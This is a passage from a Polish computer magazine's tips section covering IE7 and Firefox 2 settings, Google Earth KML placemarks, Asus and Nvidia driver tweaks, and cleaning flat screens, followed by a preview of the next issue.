Możliwość 2: Całkowite wyłączenie listwy informacyjnej. W tym celu musimy w menu »Opcje internetowe« aktywować zakładkę »Zabezpieczenia« oraz wcisnąć przycisk »Poziom niestandardowy«. W okienku w sekcji »Pobieranie« ustawienie »Automatyczne monitorowanie dla pobrań plików« należy zmienić na »Włącz«. Potwierdzamy dokonany wybór za pomocą przycisku »OK«, a gdy pojawi się ostrzeżenie, odpowiadamy »Tak«. W Internet Explorerze 7, chcąc skorzystać z pierwszej możliwości, konieczne jest wprowadzenie ustawień także w strefie »Zaufane witryny«. Od tego momentu będziemy mogli pobierać pliki bez dodatkowych zapytań ze strony przeglądarki.

17 Firefox 2.x

Zapisywanie i odtwarzanie własnej konfiguracji przeglądarki

Świeża wersja przeglądarki kusi nowymi funkcjami. Ale czy możemy być pewni, że podczas przesiadki nie zaginą ważne dane i że dalej będą działać te same plug-iny, do których już się przyzwyczailiśmy?

TIP Podczas instalacji Firefoksa 2.0 na funkcjonującą wcześniej starszą wersję, przeglądarka w zasadzie przejmuje dotychczasowe ustawienia. Ponieważ nie zawsze działa to bez zarzutu i niektóre plug-iny mogą ulec dezaktywacji, dobrze byłoby najpierw zapisać dotychczasowy stan ustawień. Dzięki takiej kopii w razie potrzeby będzie można doinstalować brakujące pliki, a nawet, gdyby zaistniała taka konieczność, bez problemu zrekonstruować poprzednią wersję programu.

Do wykonania owej kopii bezpieczeństwa należy użyć bezpłatnego rozszerzenia Firefox Extension Backup Extension (FEBE), które w formie pliku XPI można pobrać ze strony **https://addons.mozilla.org/firefox/2109**. Na stronie klikamy »Install Now« i udzielamy pozwolenia na instalację kliknięciem przycisku »Otwórz«. Alternatywnie można też otworzyć plik XPI bezpośrednio z poziomu Firefoksa. Aby zakończyć instalację, restartujemy przeglądarkę.

Przed rozpoczęciem zapisywania kopii danych trzeba jeszcze skonfigurować plug-ina. W tym celu wybieramy polecenie »Narzędzia | FEBE | Opcje FEBE«. W pojawiającym się oknie dialogowym klikamy ikonę »Opcji«. Tam możemy wybrać poszczególne komponenty albo najlepiej od razu kliknąć »Select all«. Teraz przechodzimy do kategorii »Directory«. Poprzez polecenie »Browse« zakładamy katalog, w którym mają zostać zapisane dane do ochrony. Wszystkich pozostałych opcji potrzebujemy tylko w przypadku, gdybyśmy zamierzali zautomatyzować proces tworzenia kopii bezpieczeństwa tak, żeby odbywał się w określonych odstępach czasowych. Zmiany potwierdzamy przez »OK« i uruchamiamy program poleceniem »Narzędzia | FEBE | Perform Backup«. Plug-in zapisuje wówczas wszystkie ustawienia w pliku XPI. Utworzona strona WWW zawiera informacje o przeprowadzonych czynnościach. Później możemy otworzyć plik XPI w świeżo zainstalowanej przeglądarce, aby odtworzyć zapisaną w nim konfigurację.



16 ***UNIERUCHOMIONA*** **Listwę informacyjną w IE 7 można wyłączyć dla zaufanych witryn.**




17 ***ZAPISANE*** **Zaznaczając odpowiednie pola, w plug-inie FEBE ustalamy, które z ustawień Firefoksa mają zostać zapisane.**

18 Firefox 2.x

Zamykanie zakładek przyciskiem jak w poprzednich wersjach

Firefox 2 wyświetla na każdej zakładce z osobna krzyżyk do jej zamykania. Niektórzy woleliby jednak zachować interfejs, do którego przyzwyczaili się wcześniej i zamykać zawsze aktywną zakładkę tym samym przyciskiem po prawej stronie. →

TIP Dzięki nowemu interfejsowi z ikonami zamykania na każdej zakładce można wprawdzie szybciej zamykać wybrane zakładki, ale przy tym zwiększa się niebezpieczeństwo kliknięcia nie tam, gdzie trzeba, zwłaszcza jeśli mamy jednocześnie otwartych dużo stron. Kto chciałby tego uniknąć, może zmienić funkcjonowanie programu w rozszerzonych ustawieniach konfiguracyjnych i powrócić do starego, dobrego interfejsu. W tym celu wpisujemy w pole adresowe »about:config« i wciskamy [Enter]. Aby odnaleźć odpowiednią pozycję w ustawieniach, wpisujemy w pole »Filtr« wartość »browser.tabs.closeButtons«. Standardowe ustawienie »1« umieszcza ikonę zamykania na każdej zakładce. Jeśli wpiszemy wartość »2«, wyłączymy ikony całkowicie. Wreszcie wartość »3« pozwala odzyskać dawną funkcjonalność przycisku zamykania, przy której ikona służy do wyłączania aktualnie aktywnej zakładki.



18 **KRZYŻYKI** Ikonę zamykającą można przemieścić z zakładek na skraj okienka.



19 **PROSTO DO CELU** Wikipedia wymienia przy hasłach miast ich współrzędne geograficzne. Stąd można przejść do właściwego miejsca w Google Earth.

19 Google Earth

Łatwiejsze odnajdywanie miejsc dzięki koordynatom

Podczas wyszukiwania w Google Earth wpisanie nazwy »Lądek Zdrój« skutkuje przekierowaniem na »Londyn«? A chcielibyśmy przecież odnajdywać na mapach również małe miejscowości, czy to wpisując je jako hasło, czy nawigując po mapie.

TIP Jeśli bezpośrednie wyszukiwanie w Google Earth nie kończy się sukcesem, potrzebny będzie plik KMZ albo KML, zawierający współrzędne geograficzne poszukiwanej miejscowości czy okolicy. Można je poznać, nie wychodząc z Internetu: pod adresem **pl.wikipedia.org** znajdziemy encyklopedię, która w tym pomoże. Jeśli tam nie ma potrzebnych informacji, będziemy musieli założyć plik osobiście.

Wykorzystanie danych z Wikipedii: W większości przypadków wyszukanie miejscowości wystarczy, by uzyskać interesującą nas informację. W prawym górnym rogu strony z hasłem na temat miasta znajdziemy jego współrzędne geograficzne, na przykład 50°20’37,7” N 016°52’47,8” E w przypadku rzeczonego Lądka. Dane te można bezpośrednio powiązać z Google Earth. W tym celu klikamy link koordynatów. Otworzy się strona, na której powinniśmy odnaleźć wpis »Maps requiring special software«. Tam klikamy »Find this location« w wierszu z dopiskiem »with Google Earth«.

W okienku dialogowym pobierania plików możemy wybrać, czy chcemy tymczasowy plik »wikilink.kml« zapisać na dysku do późniejszego wykorzystania, czy też wybrać opcję »Uruchom«, a następnie wskazać wśród ustawień »Google Earth (Standard)« i potwierdzić zmianę przez »OK«. Wówczas otworzy się Google Earth, od razu pokazując fragment mapy z szukanym miejscem.

Założenie pliku KML: Gdy poszukiwania w Wikipedii nie dadzą rezultatu, można utworzyć własny plik KML. W tym celu trzeba jednak ustalić współrzędne geograficzne szukanego miejsca. Najlepiej poszukać ich na dobrej mapie. Następnie w edytorze tekstu należy wpisać następujące wiersze (albo skopiować listing z płyty dołączonej do tego wydania i dopasować go do swoich potrzeb):

```
<?xml version="1.0"
encoding="UTF-8"?>
<Placemark>
<name>Lądek Zdrój</name>
<LookAt>
<longitude>16.879722</longitude>
<latitude>50.343611</latitude>
<range>400</range>
<tilt>0</tilt>
<heading>0</heading>
</LookAt>
<Point>
<coordinates>
16.879722,50.343611,0<
/coordinates>
</Point>
</Placemark>
```

Kod zapisujemy z rozszerzeniem .kml. Następnie przechodzimy do Google Earth i otwieramy go poprzez menu »Plik«. Program, korzystając z podanych współrzędnych, odnajduje właściwy fragment mapy i pokazuje lokalizację żądanej miejscowości. Pozycja zostaje zapamiętana wśród »Temporary Places«.

Przytoczony powyżej fragment kodu można łatwo dopasować do własnych celów. W przykładzie zdefiniowaliśmy zaznaczenie dla Google Earth opisane jako Lądek Zdrój. Pierwszy obszar pomiędzy tagami »LookAt« określa żądany widok, a drugi obszar, »Point«, precyzyjnie oznaczone miejsce. W miejscach oznaczonych »<longitude>« oraz »<latitude>« podajemy odpowiednio geograficzną długość i szerokość w stopniach. Wyrażenie »<range>« definiuje wielkość przedstawianego wycinka w metrach. Na koniec w pozycjach »<tilt>« oraz »<heading>« ustalamy w stopniach parametry pochylenia kamery i odchylenia pozycji mapy od standardowego kierunku północnego. Jako »<coordinates>« wpisujemy dokładnie tę samą wartość liczbową współrzędnych, aby właściwy punkt został zaznaczony i wyświetlony w centrum mapy.

20 **Płyty główne**

Aktywowanie nieznanych urządzeń systemowych na płytach Asusa

Zbudowaliśmy nowy multimedialny komputer, którego podstawą jest płyta główna firmy Asus oznaczona jako P5B. Po instalacji Windows XP w Menedżerze urządzeń ukazuje się jednak zagadkowa pozycja: przy jednym z urządzeń systemowych znajduje się żółty znak zapytania oraz informacja, że dotyczy on »ATK0110«. Czy to oznaka potencjalnego zagrożenia?

TIP ATK to skrót od AsusTek i ukrywa się pod nim urządzenie »ATK0110« będące firmowym narzędziem do obsługi ACPI. Udostępnia on narzędziom Asusa specjalne rozszerzenia do zarządzania oszczędzaniem energii oraz wydajnością płyty głównej, m.in. AI Booster, za pomocą którego możliwe jest przetaktowywanie systemu.

Potrzebne sterowniki znajdują się płycie CD dostarczonej wraz z płytą główną lub – w aktualnej wersji – na stronie internetowej firmy Asus, w części poświęconej obsłudze technicznej. Najszybciej uzyskamy do niej dostęp pod adresem **support.asus.com**. W polu wyszukiwania na górze strony należy wprowadzić oznaczenie modelu naszej płyty głównej, na przykład »P5B«. Zostanie wówczas wyświetlona strona z nazwą interesującego nas podzespołu umieszczoną na samej górze. Klikamy wówczas pole »Download« i na następnej stronie zakładkę »Narzędzia«. Pojawi się lista oprogramowania do pobrania, na samym dole której znajdziemy pakiet opisany jako »ACPI driver for ATK 0110 virtual device«. Teraz ten sterownik musimy pobrać, rozpakować i zainstalować. Pojawi się wówczas właściwy opis w Menedżerze urządzeń oraz zniknie żółty znak zapytania. Sterownik oferuje narzędziom do optymalizacji pracy komputera bezpośredni dostęp do mechanizmów zarządzających zasilaniem i taktowaniem płyty głównej.

21 **Karty graficzne**


Włączanie menu overclockerskiego w kartach graficznych Nvidii

Kupiliśmy nową kartę graficzną Nvidii z serii GeForce 7. Po zainstalowaniu sterowników jesteśmy zdziwieni – nie znajdujemy w nich specjalnego menu służącego do przetaktowania karty.

TIP Nvidia wyposażyła sterowniki noszące nazwę ForceWare w bardzo rozbudowane możliwości overclockerskie, jednak dostęp do nich można uzyskać dopiero po wprowadzeniu do Rejestru specjalnych wpisów. Na dołączonej do bieżącego numeru płycie zamieściliśmy plik »Coolbits2.reg«, który wprowadza w Rejestrze wszystkie potrzebne zmiany.

Po skopiowaniu z płyty oraz rozpakowaniu należy dwukrotnie kliknąć przygotowany plik, aby umieścić odpowiednie klucze w Rejestrze systemowym Windows. Pozostaje jeszcze twierdząco odpowiedzieć na pytanie, czy chcemy dodać zawartą w pliku informację do Rejestru. Po zrestartowaniu komputera otwieramy panel kontrolny Nvidii. Znajdującym się tam przyciskiem przełączamy się z »Widoku podstawowego” na »Widok zaawansowany«. Teraz w zakładce »Ustawienia 3D« znajdziemy menu »Zmiana ustawień przetaktowania«. Tutaj mamy wybór między ręcznym i automatycznym ustawieniem parametrów overclockingu. Przy zdaniu się na działanie automatyczne sterownik karty graficznej będzie zwiększał częstotliwość taktowania pamięci układu graficznego oraz samego rdzenia karty (GPU) krok po kroku aż do momentu, gdy osiągną one maksymalną bezpieczną wartość, przy której zarówno GPU, jak i RAM będą pracowały stabilnie i nie ulegną przegrzaniu.

Uwaga: Przy ręcznym ustawieniu parametrów podkręcania możliwe jest ustawienie częstotliwości taktowania, przy których karta graficzna ulegnie uszkodzeniu wskutek przegrzania. Po przeprowadzaniu tej operacji ręcznie należy mieć oko na wskaźnik temperatury procesora graficznego widoczny w sterowniku karty (»Ustawienia 3D | Wydajność | Obserwuj poziom temperatury«). Nawet podczas intensywnej sesji pojedynków sieciowych temperatura głównego układu graficznego nie powinna przekraczać 120 stopni Celsjusza.



21 **TAJNA OPCJA** Za pomocą sztuczki z Rejestrem także w nowych sterownikach Nvidii włączymy ukryte przez producenta menu pozwalające podkręcić wydajność układu 3D.

22 **Wyświetlacz TFT**

Prawidłowe i skuteczne czyszczenie płaskich ekranów

Ekrany TFT na biurku czy wyświetlacze notebooków łatwo pokrywają się plamami brudu. Trzeba w końcu wyczyścić „płaszczaka”. Tylko jakich środków do tego użyć?

TIP Kosztownych ekranów monitorów czy notebooków w żadnym wypadku nie wolno czyścić agresywnymi chemicznie środkami ani rozpuszczalnikami. Uszkodziłoby to polaryzator i warstwę antyodblaskową znajdujące się na powierzchni każdego współczesnego ekranu. Trzeba też pamiętać, że płaskich ekranów podczas czyszczenia nie wolno mocno przyciskać, bo grozi to powstaniem brzydkich, wadliwych pikseli.

Dbając o czystość naszego sprzętu, bierzmy przykład z profesjonalistów. Do letniej wody należy wlać odrobinę łagodnego płynu do mycia naczyń, zmoczyć w niej miękką ściereczkę z mikrofazy, a następnie dobrze ją wyżąć. Wilgotną ściereczką usuniemy z powierzchni ekranu nawet najbardziej uparte zabrudzenia, a przy tym nie będziemy musieli stosować mechanicznego nacisku. Gdy ekran będzie czysty, należy go od razu delikatnie przetrzeć miękką papierową chusteczką, aby środek czyszczący nie pozostawił na nim szarego nalotu albo smug. ■

Wielki test

Monitory panoramiczne

Powoli kończy się epoka monitorów o formacie 4:3. Ich miejsce zajmują wyświetlacze panoramiczne. W laboratorium oceniamy możliwości i jakość dostępnych na rynku monitorów LCD od 19 do 24 cali, w tym pierwsze tanie modele potrafiące wyświetlić rozdzielczość HD.





Narzędzia do tuningu

Co naprawdę przyspiesza XP

Na rynku dostępnych jest wiele programów, które obiecują przyspieszenie działania systemu operacyjnego i sprzętu, jednak tylko nieliczne z nich rzeczywiście pomagają. Reszta to oszustwo.

Rozpoczęcie **18 kwietnia** sprzedaży

Kryminalne zagadki Sieci

CSI: Internet

Eksperci CHIP-a – wzorem bohaterów popularnego serialu – tropią cyberprzestępców. W drugim odcinku zrekonstruujemy atak hakera, który dostał się do komputera ofiary mimo braku luk w zainstalowanym oprogramowaniu.



Pozostałe tematy

- **Zasilanie awaryjne**
  UPS-y nie są drogie, a pomagają uniknąć wielu kłopotów. Zabezpieczają przed utratą danych i uszkodzeniem sprzętu.
- **Bezpieczeństwo systemów**
  Vista kontra XP, Linux i Mac OS. Sprawdzamy, który system jest w stanie najskuteczniej stawić czoła popularnym zagrożeniom.
- **150 TB na dysku**
  W tym roku pojawią się pierwsze dyski twarde o pojemności 1 TB. Tymczasem CHIP zajrzał do laboratoriów, gdzie pracuje się nad nieporównywalnie pojemniejszymi nośnikami.